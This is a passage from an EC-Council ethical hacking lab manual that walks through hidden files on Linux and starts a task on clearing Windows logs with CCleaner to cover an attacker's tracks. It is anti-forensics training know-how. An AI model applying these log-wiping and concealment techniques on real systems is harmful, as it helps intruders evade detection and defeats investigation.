


22. Type **ls** and press **Enter** to view the contents of the **Test** folder, you can see that only **Sample.txt** file can be seen and **Secret.txt** file is hidden.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

23. Type **ls -al** and press **Enter** to view all the contents in the **Test** directory. We can see that **Secret.txt** file is visible now.



Note: In a real scenario, attackers may attempt to conceal artifacts corresponding to their malicious behavior to bypass security controls. Attackers leverage this OS feature to conceal artifacts such as directories, user accounts, files, folders, or other system-related artifacts within the existing artifacts to circumvent detection.

24. This concludes the demonstration of hiding artifacts in Windows and Linux machines
25. Close all open windows and document all the acquired information.
26. Turn off the **Parrot Security** machine.

Task 5: Clear Windows Machine Logs using CCleaner

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks.


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Here, we will use CCleaner to clear the system logs of the Windows machine.

1. Switch to the **Windows 11** virtual machine, navigate to **E:\CEH-Tools\CEHv12 Module 06 System Hacking\Covering Tracks Tools\CCleaner**; double-click **ccsetup591_pro_trial.exe**.


   Note: If a **User Account Control** pop-up appears, click **Yes**.

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.




3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



